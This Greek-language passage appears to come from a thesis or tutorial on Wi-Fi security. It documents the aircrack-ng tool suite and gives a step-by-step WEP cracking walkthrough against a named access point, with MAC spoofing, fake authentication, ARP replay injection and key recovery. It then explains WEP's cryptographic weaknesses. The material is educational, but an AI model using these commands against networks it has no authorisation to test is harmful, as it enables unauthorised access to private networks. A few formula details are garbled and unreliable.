Attack modes, επιθέσεις που μπορούν να γίνουν με το aireplay (Μπορούν να χρησιμοποιηθούν και οι αριθμοί):

- --deauth count : deauthenticate 1 ή όλους τους stations (-0)
- --fakeauth delay : fake authentication με το AP (-1)
- --interactive : interactive frame selection (-2)
- --arpreplay : κλασσική ARP-request replay (-3)
- --chopchop : decrypt/chopchop WEP packet (-4)
- --fragment : δημιουργεί μια έγκυρη keystream (-5)
- --test : injection test (-9)

Παράδειγμα:

aireplay -1 0 –e [Essid] -a [Bssid τουAP] –b [bssid του AP] –h [bssid του station] [interface]

-1 = fakeauth
0 = delay στο οποίο θα περιμένουμε για την απάντηση από το AP
-e = το AP στο οποίο θέλουμε να κάνουμε authentication
-a = η mac του AP στην οποία θα κάνουμε το injection
-b = η mac του AP
-h = η δική μας mac

interface = το wlan interface μας, πχ mon0

2.3.1.2 airmon-ng

Με το airmon βάζουμε την κάρτα μας σε monitor mode ή τη βγάζουμε από αυτό

Χρήση:

airmon-ng <start|stop> <interface> [channel]

Όπου:

- <start|stop> start ή stop του interface. (υποχρεωτικό)
- <interface> το interface. (υποχρεωτικό)
- [channel] προαιρετικά θέτει την κάρτα σε ένα συγκεκριμένο κανάλι.

2.3.1.3 airodump-ng

Το airodump χρησιμοποιείται για την καταγραφή raw πακέτων. Έχει αρκετές χρήσεις, μέχρι που μπορεί να βρει τις συντεταγμένες ενός AP αν χρησιμοποιηθεί με ένα GPS, από τις οποίες λίγες μόνο θα μας απασχολήσουν

Χρήση:

airodump-ng <options> <interface>[,<interface>,...]

Επιλογές:

--ivs : σώζει μόνο IVs και όχι όλα τα πακέτα που λαμβάνει

--gpsd : για χρήση GPSd

--write <prefix> : prefix του αρχείου καταγραφής των πακέτων

-w : ίδιο με το --write

--beacons : καταγραφή όλων των beacons σε ένα dump file

--update <secs> : ανανέωση της οθόνης σε secs

--showack : εμφανίζει στατιστικά των ack/cts/rts πακέτων

-h : κρύβει γνωστούς stations για το --showack

-f <msecs> : Χρόνος ανάμεσα στην αλλαγή channel σε ms

--berlin <secs> : Χρόνος πριν την απομάκρυνση από την οθόνη ενός AP/client όταν δεν υπάρχει δραστηριότητα(Default: 120 seconds).

-r <file> : ανάγνωση πακέτων από το file

Filter options

--encrypt <suite> : Φιλτράρισμα APs ανάλογα με τον cipher τους

--netmask <netmask> : Φιλτράρισμα APs ανάλογα με τη mask

--bssid <bssid> : Φιλτράρισμα APs ανάλογα BSSID

-a : Φιλτράρισμα unassociated clients

Εξ' ορισμού το airodump-ng θα αλλάζει κανάλια στην μπάντα των 2.4Ghz.

Μπορούμε να το κάνουμε να καταγράφει και σε άλλα κανάλια ή/και άλλες μπάντες:

--channel <channels> : Καταγραφή σε συγκεκριμένα κανάλια

--band <abg> : Μπάντα στην οποία το airodump-ng θα αλλάζει κανάλια

--cswitch <method> : Τρόπος αλλαγής καναλιών

0 : FIFO (default)

1 : Round Robin

2 : Hop on last

-s : ίδιο με το --cswitch

--help : δείχνει την οθόνη βοήθειας

2.3.1.4 aircrack-ng

Το aircrack είναι ένα εργαλείο για cracking WEP και WPA/WPA2-PSK keys. Για το WEP χρησιμοποιεί δύο βασικές μεθόδους, την PTW (Pyshkin, Tews, Weinmann) και την FMS/KoreK. Η PTW έχει το πλεονέκτημα πως χρειάζεται λίγα μόνο πακέτα για να πετύχει και αποτελεί βελτίωση της μεθόδου του Andreas Klein (2005) ο οποίος είχε ανακαλύψει πως υπάρχουν ακόμη περισσότερες συσχετήσεις μεταξύ των RC4 keystreams και του Key από αυτές που είχαν ανακαλύψει οι FMS. Λειτουργεί μόνο με ARP πακέτα και δεν μπορεί να εφαρμοστεί σε άλλα.
Η FMS/KoreK μέθοδος χρησιμοποιεί πολλές τεχνικές μαζί για να σπάσει το WEP key:

• FMS (Fluhrer, Mantin, Shamir) attacks - statistical techniques
• Korek attacks - statistical techniques
• brute force

Στην περίπτωση των WPA/WPA2 οι παραπάνω μέθοδοι δεν έχουν αποτέλεσμα. Ο μόνος τρόπος για να σπάσουμε ένα WPA/WPA2 shared key είναι να καταγράψουμε την 4-way handshake μεταξύ του client και του AP και μετά να εφαρμόσουμε μια dictionary attack στην handshake αυτή.

Χρήση:

aircrack-ng [options] <capture file(s)>

Επιλογές:

Option	**Παραμ.**	**Περιγραφή**
-a	amode	Force attack mode (1 = static WEP, 2 = WPA/WPA2-PSK).
-e	essid	If set, all IVs from networks with the same ESSID will be used. This option is also required for WPA/WPA2-PSK cracking if the ESSID is not broadcasted (hidden).
-b	bssid	Select the target network based on the access point's MAC address.

-p	nbcpu	On SMP systems: # of CPU to use. This option is invalid on non-SMP systems.
-q	none	Enable quiet mode (no status output until the key is found, or not).
-c	none	(WEP) Restrict the search space to alpha-numeric characters only (0×20 - 0x7F).
-t	none	(WEP) Restrict the search space to binary coded decimal hex characters.
-h	none	(WEP) Restrict the search space to numeric characters (0×30-0×39) These keys are used by default in most Fritz!BOXes.
-d	start	(WEP) Set the beginning of the WEP key (in hex), for debugging purposes.
-m	maddr	(WEP) MAC address to filter WEP data packets. Alternatively, specify -m ff:ff:ff:ff:ff:ff to use all and every IVs, regardless of the network.
-n	nbits	(WEP) Specify the length of the key: 64 for 40-bit WEP, 128 for 104-bit WEP, etc. The default value is 128.
-i	index	(WEP) Only keep the IVs that have this key index (1 to 4). The default behaviour is to ignore the key index.
-f	fudge	(WEP) By default, this parameter is set to 2 for 104-bit WEP and to 5 for 40-bit WEP. Specify a higher value to increase the bruteforce level: cracking will take more time, but with a higher likelyhood of success.
-k	korek	(WEP) There are 17 korek statistical attacks. Sometimes one attack creates a huge false positive that prevents the key from being found, even with lots of IVs. Try -k 1, -k 2, … -k 17 to disable each attack selectively.
-x/-x0	none	(WEP) Disable last keybytes brutforce.
-x1	none	(WEP) Enable last keybyte bruteforcing (default).
-x2	none	(WEP) Enable last two keybytes bruteforcing.
-x	none	(WEP) Disable bruteforce multithreading (SMP only).
-y	none	(WEP) This is an experimental single bruteforce attack which should only be used when the

		standard attack mode fails with more than one million IVs
-w	words	(WPA) Path to a wordlist or ”-” without the quotes for standard in (stdin).
-z	none	Invokes the PTW WEP cracking method.

Στην οθόνη του aircrack:

KB = Keybyte
depth = βάθος της αναζήτησης
byte = το byte του key που έδωσαν τα IVs
vote = οι “ψήφοι” που δείχνουν πως το byte αυτό είναι σωστό

Παράδειγμα:

aircrack-ng -w h:hex.txt,ascii.txt -a 1 -n 64 -e apname wep10-01.cap
(wep dictionary attack)

-w h:hex.txt,ascii.txt = τα αρχεία που θα χρησιμοποιηθούν για dictionaries (βάζουμε ένα h: μπροστά από αρχεία που περιέχουν hex values)

-a 1 = τύπος κρυπτογράφησης WEP
-n 64 = το κλειδί είναι 64bit
-e apname = το όνομα του AP (-b για να δώσετε τη mac address του)
wep10-01.cap = το αρχείο με τα καταγεγραμμένα πακέτα

2.3.1.5 packetforge-ng

Ο σκοπός του packetforge είναι να δημιουργεί κρυπτογραφημένα πακέτα τα οποία θα μπορούν να χρησιμοποιούνται ύστερα για injection. Μπορεί να δημιουργήσει διάφορα είδη πακέτων όπως ARP requests, UDP, ICMP και custom πακέτα. Η πιο κοινή χρήση του είναι η δημιουργία ARP request πακέτων για injection.

Forge options:

- -p <fctrl> : set frame control word (hex)
- -a <bssid> : set Access Point MAC address
- -c <dmac> : set Destination MAC address
- -h <smac> : set Source MAC address
- -j : set FromDS bit
- -o : clear ToDS bit
- -e : disables WEP encryption
- -k <ip[:port]> : set Destination IP [Port]
- -l <ip[:port]> : set Source IP [Port] (Dash lowercase letter L)
- -t ttl : set Time To Live
- -w <file> : write packet to this pcap file

Modes (long modes use double dashes):

- --arp : forge an ARP packet (-0)
- --udp : forge an UDP packet (-1)
- --icmp : forge an ICMP packet (-2)
- --null : build a null packet (-3)
- --custom : build a custom packet (-9)

2.4 BackTrack

Το BackTrack είναι μια live διανομή Linux, βασισμένη στο Slackware και περιέχει περισσότερα εργαλεία για penetration testing απ'όσα θα χρειαστούμε ποτέ (πάνω από 300). Έχει το πλεονέκτημα πως υπάρχουν ήδη σε αυτό patched drivers και προεγκατεστημένες οι απαραίτητες εφαρμογές, όλα λίγο-πολύ είναι έτοιμα και μας

περιμένουν. Η τελευταία πιο πρόσφατη έκδοση του είναι το Backtrack R2 (released 1 March).


Υπάρχει εδώ:

www.backtrack-linux.org/

2.4.1 WEP CRACKING

Βήμα 1ο:

- Βρίσκουμε τις διαθέσιμες κάρτες δικτύου (interface)
  airmon-ng
- Κλείνουμε αυτή που θα θέσουμε σε monitor mode
  airmon-ng stop (interface)
- Αλλάζουμε τη MAC
  macchanger –mac 00:11:22:33:44:55 (interface)
- Θέτουμε την κάρτα δικτύου μας σε monitor mode
  airmon-ng start (interface)




Εικόνα 3: Interface καρτών δικτύου

Βήμα 2 ο :

Ψάχνουμε για διαθέσιμα APs

- airodump-ng (interface) // εδώ χρησιμοποιούμε την εντολή airidump-ng mon1 διότι η κάρτα μας έχει μπει σε monitor mode στο interface mon1.



Εικόνα 4: Προβολή διαθέσιμων δικτύων με την εντολή ~airodump

Βήμα 3 ο :

Ξεκινάμε το μάζεμα των πακέτων

- **airodump-ng {options}{interface} [,{interface},...]**


  //εδώ χρησιμοποιούμε την εντολή airodump-ng -c 9 –w ontel –bssid 00:1C:2A:AA:B5:A5 mon1

-c: καταγραφή πακέτων στο συγκεκριμένο κανάλι

-w : Καταγραφή των πακέτων που λαμβάνονται σε αρχείο το οποίο έχει το όνομα που δίνεται

-bssid : Εστιάζει στο AP με τη MAC διεύθυνση που δίνεται

mon1: το wireless interface



Εικόνα 5: «Capturing» πακέτων συγκεκριμένου δικτύου


Βήμα 4 ο :

Κάνουμε fake association στο AP, ώστε να μπορούμε να του στείλουμε πακέτα

- aireplay-ng -1 0 -a (bssid) -h 00:11:22:33:44:55 -e (essid) (interface)
- // Εδώ Χρησιμοποιούμε την εντολή:

  aireplay-ng -1 0 -a 00:1C:A2:AA:B5:A5 -h 00:11:22:33:44:55 -e ONTelecoms mon1

-1 = fake authentication (0 = delay για απάντηση από το AP)
-a = η mac του AP
-h = η δική μας mac
-e = το essid όνομα του AP
mon1 = το interface μας



Εικόνα 6: Fake authentication στο Access Point

Βήμα 5 ο :

Αρχίζουμε την αποστολή πακέτων στο AP.

- aireplay-ng -3 -b (bssid) -h 00:11:22:33:44:55 (interface)

// Εδώ Χρησιμοποιούμε την εντολή:

aireplay-ng -3 -b 00:1C:A2:AA:B5:A5 -h 00:11:22:33:44:55 -e ONTelecoms mon1

-3 = arp replay attack
-b = η mac του AP
-h = η δική μας macchanger
mon1 = το wireless interface μας

αν ο παραπάνω τρόπος αποτύχει ή είναι πολύ αργός, δοκιμάζουμε τον παρακάτω:

aireplay-ng -2 –p 0841 –c FF:FF:FF:FF:FF:FF –b 00:1C:A2:AA:B5:A5 -h 00:11:22:33:44:55 -e ONTelecoms mon1

η τεχνική αυτή επιτρέπει την επαναπροώθηση οποιουδήποτε πακέτου που έχει ληφθεί από το AP


-2 = interactive packet replay

-p 0841 = θέτει το πεδίο Frame Control έτσι ώστε το πακέτο να φαίνεται πως προέρχεται από έναν wireless client

-c = θέτουμε την destination mac address να είναι η broadcast ούτως ώστε το πακέτο να επαναπροωθηθεί από το AP, με ένα νέο IV φυσικά!

-b = η mac του AP

-h = η δική μας macchanger



Εικόνα 7: Αποστολή πακέτων στο Access Point (ONTelecoms)

Βήμα 6 ο :

Βρίσκουμε το κλειδί του WEP

- aircrack-ng -b (bssid) (file name-01.cap)


// Εδώ Χρησιμοποιούμε την εντολή:

aircrack-ng -b 00:1C:A2:AA:B5:A5 ontel-01.cap

-b = η mac του AP

ontel-01.cap = το αρχείο με τα πακέτα που καταγράψαμε στο βήμα 3

Σε αυτό το σημείο αν όλα έχουν πάει καλά παίρνουμε την απάντηση KEY FOUND! Και το κλειδί μας όπως φαίνεται στο παρακάτω screenshot.



Εικόνα 8: Αποκρυπτογράφηση και εύρεση κλειδιού

2.5 Μειονεκτήματα του WEP

Authentication (πιστοποίηση)

- Η πιστοποίηση δεν είναι αμοιβαία, δηλαδή ενώ ο supplicant πιστοποιείται στο AP, δεν συμβαίνει το αντίστροφο.
- Ο μηχανισμός πιστοποίησης και ο μηχανισμός κρυπτογράφησης χρησιμοποιούν το ίδιο key. Αυτό δίνει την ευκαιρία στον attacker να εκμεταλλευτεί τυχόν αδυναμίες και στην πιστοποίηση και στην κρυπτογράφηση για να βρεί το ένα και μόνο κλειδί που χρειάζεται.

- Ο client πιστοποιείται μόνο κατά τη σύνδεση με το AP, με αποτέλεσμα να είναι δυνατή η αποστολή πακέτων από έναν attacker, προσποιούμενος πως είναι ο client, αντιγράφοντας τη mac address του. Δε χρειάζεται να γνωρίζει το key για να στείλει έγκυρα πακέτα (εφόσον κάθε πακέτο πρέπει να είναι κρυπτογραφημένο με το key ώστε να μην απορριφθεί από το AP), μπορεί κάλλιστα να καταγράψει έγκυρα πακέτα από έναν άλλο client (ή και του ίδιου) και να τα ξαναστείλει τροποποιημένα ώστε να σπάσει το key. Αυτή η διαδικασία είναι αδύνατο να ανιχνευθεί από το AP.
- Η διαδικασία κρυπτογράφησης αποτελεί επίσης πρόβλημα. Σύμφωνα και με τα παραπάνω που έχουμε πει για τη λειτουργία του WEP, ισχύει ο τύπος: C=P⊕R όπου ⊕ είναι ο τελεστής XOR, *C* είναι το ciphertext, *P* είναι το plaintext με το ICV (*P||ICV(P)*) και *R* είναι η ψευδοτυχαία συμβολοσειρά που παράγεται από το key και το IV μέσω του RC4 (*RC4(key||IV)*). Επειδή είναι πολύ εύκολο να βρεθεί η C και η P, μπορεί να υπολογιστεί η R και να επαναχρησιμοποιηθεί για οποιαδήποτε τιμή των C, P. Ο μηχανισμός των IVs του WEP δεν αντιμετωπίζει αυτό το πρόβλημα γιατί το IV επιλέγεται από τον client, στην περίπτωσή μας τον attacker, ο οποίος μπορεί να στέλνει την R που τον βολεύει.

Integrity Protection

Το 2001 οι Borisov, Goldberg και Wagner χρησιμοποίησαν μια ιδιότητα του CRC αλγόριθμου για την CRC bit-flipping attack. Ο CRC αλγόριθμος χρησιμοποιείται κατά τη δημιουργία του ICV από την plaintext, το οποίο προσκολλάται σ αυτήν για την αποφυγή τυχόν σφαλμάτων κατά τη μεταφορά των πακέτων πληροφορίας.

Αν η ICV της plaintext που ελήφθη είναι διαφορετική από αυτήν που στάλθηκε, υπήρξε πρόβλημα κατά την μεταφορά και πρέπει να ξανασταλθούν κάποια ή και όλα τα πακέτα. Η ιδιότητα του CRC αλγορίθμου που χρησιμοποιείται σε αυτή την επίθεση είναι η προσεταιριστική, όσων αφορά τις πράξεις με τελεστές XOR. Αν εκφράσουμε τυποποιημένα την ιδιότητα αυτή τότε έχουμε:
$\mathrm{CRC}(X \oplus Y) = \mathrm{CRC}(X) \oplus \mathrm{CRC}(Y)$.

Η ιδιότητα αυτή είναι ιδιαίτερα χρήσιμη γιατί μας επιτρέπει να αλλάξουμε (*flip*) τυχαία bits σε μια plaintext και να αλλάξουμε αναλόγως την ICV της ώστε όταν στείλουμε το αλλαγμένο πακέτο (*forged packet*), το AP να το δεχτεί ως έγκυρο και να το προωθήσει στον router.

Ένα άλλο σημείο αδυναμίας του WEP είναι η ικανότητα να εντοπίζονται πακέτα που έχουν ξανασταλθεί ώστε να απορρίπτονται. Είναι εύκολο να αναλύσουμε τον μηχανισμό προστασίας του WEP απέναντι σε επανασταλμένα πακέτα, γιατί απλά δεν υπάρχει! Οι σχεδιαστές του WEP ...ξέχασαν να βάλουν έναν τέτοιο μηχανισμό. Έτσι αν αλλάξουμε ένα πακέτο, που έχουμε προηγουμένως καταγράψει, με bit-flipping, τίποτα δε μας εμποδίζει να το ξαναστείλουμε και όλα να φαίνονται σωστά.

Η αδυναμία των IV's

Σε έναν stream cipher είναι απαραίτητο η κάθε plaintext να κρυπτογραφείται με διαφορετική ψευδοτυχαία ακολουθία (keystream) κάθε φορά. Στο WEP αυτό επιτυγχάνεται με τη χρήση των IVs. Το πρόβλημα εδώ είναι πως το μήκος κάθε IV είναι μικρό (24bits) οπότε τα διαφορετικά IVs ανέρχονται σε μόλις 17εκατομμύρια. Το αποτέλεσμα είναι πως αργά ή γρήγορα κάποιο πακέτο θα περιέχει το ίδιο IV με ένα άλλο που θα έχει σταλεί νωρίτερα. Πχ ένα AP στα 11Mbps που στέλνει 1500 πακέτα το δευτερόλεπτο, θα εξαντλήσει τα πιθανά διαφορετικά IVs σε περίπου 5 ώρες:

$$\frac{1{,}500\ \text{bytes x}\left(8\frac{\text{bits}}{\text{byte}}\right)}{11\text{x}106\frac{\text{bits}}{\text{sec}}} \times 2^{24} = 18.300sec \sim 5hrs$$

Με το πέρας των 5 ωρών, τα IVs αρχίζουν να επαναλαμβάνονται και συνεπώς οι keystreams. Τα πράγματα γίνονται ακόμη χειρότερα όταν υπάρχουν παραπάνω από μια συσκευές συνδεδεμένες, οπότε όλες αυτές χρειάζονται διαφορετικά IVs για να λειτουργήσουν, ρίχνοντας έτσι τον χρόνο που χρειάζεται για να παραχθούν όλα τα διαφορετικά αυτά IVs. Αν δε από όλες τις συσκευές αυτές χρησιμοποιείται το ίδιο shared key, τότε θα είναι ίδιες και οι keystreams που θα χρησιμοποιούνται και από αυτές για την κρυπτογράφηση των πακέτων τους. Στην περίπτωση αυτή δε χρειάζεται

να περιμένουμε και πολύ, σύντομα θα έχουμε στα χέρια μας πακέτα κρυπτογραφημένα με την ίδια keystream.

Η ολική κατάρρευση του WEP έρχεται με μια γνωστή αδυναμία στον RC4 cipher. Το 2001 οι Fluhrer, Mantin και Shamir (*FMS attack*) ανακάλυψαν αδυναμίες στον Key Scheduling algorithm που χρησιμοποιεί ώστε να παράγει την PRGA (*keystream*) η οποία θα γίνει XOR με την plaintext. Το πρόβλημα προκύπτει επειδή για κάποιες συγκεκριμένες τιμές εισόδου, ο RC4 παράγει keystreams στις οποίες τα πρώτα bytes αντιστοιχούν σε λίγα μόνο bits του shared key ή με άλλα λόγια δεν είναι αρκετά "τυχαίες". Εφόσον οι keystreams παράγονται μέσω OR του shared key και των IVs, ορισμένα IVs είναι αδύναμα (*weak IVs*). Έτσι είναι δυνατό, όταν ένα τέτοιο weak IV καταγραφεί, ο attacker να "μαντέψει" bits του shared key από τα πρώτα bytes του. Με τη συλλογή αρκετών τέτοιων IV, μια στατιστική ανάλυσή τους θα αποκαλύψει εν τέλει το shared key.

2.6 Συμπεράσματα WEP

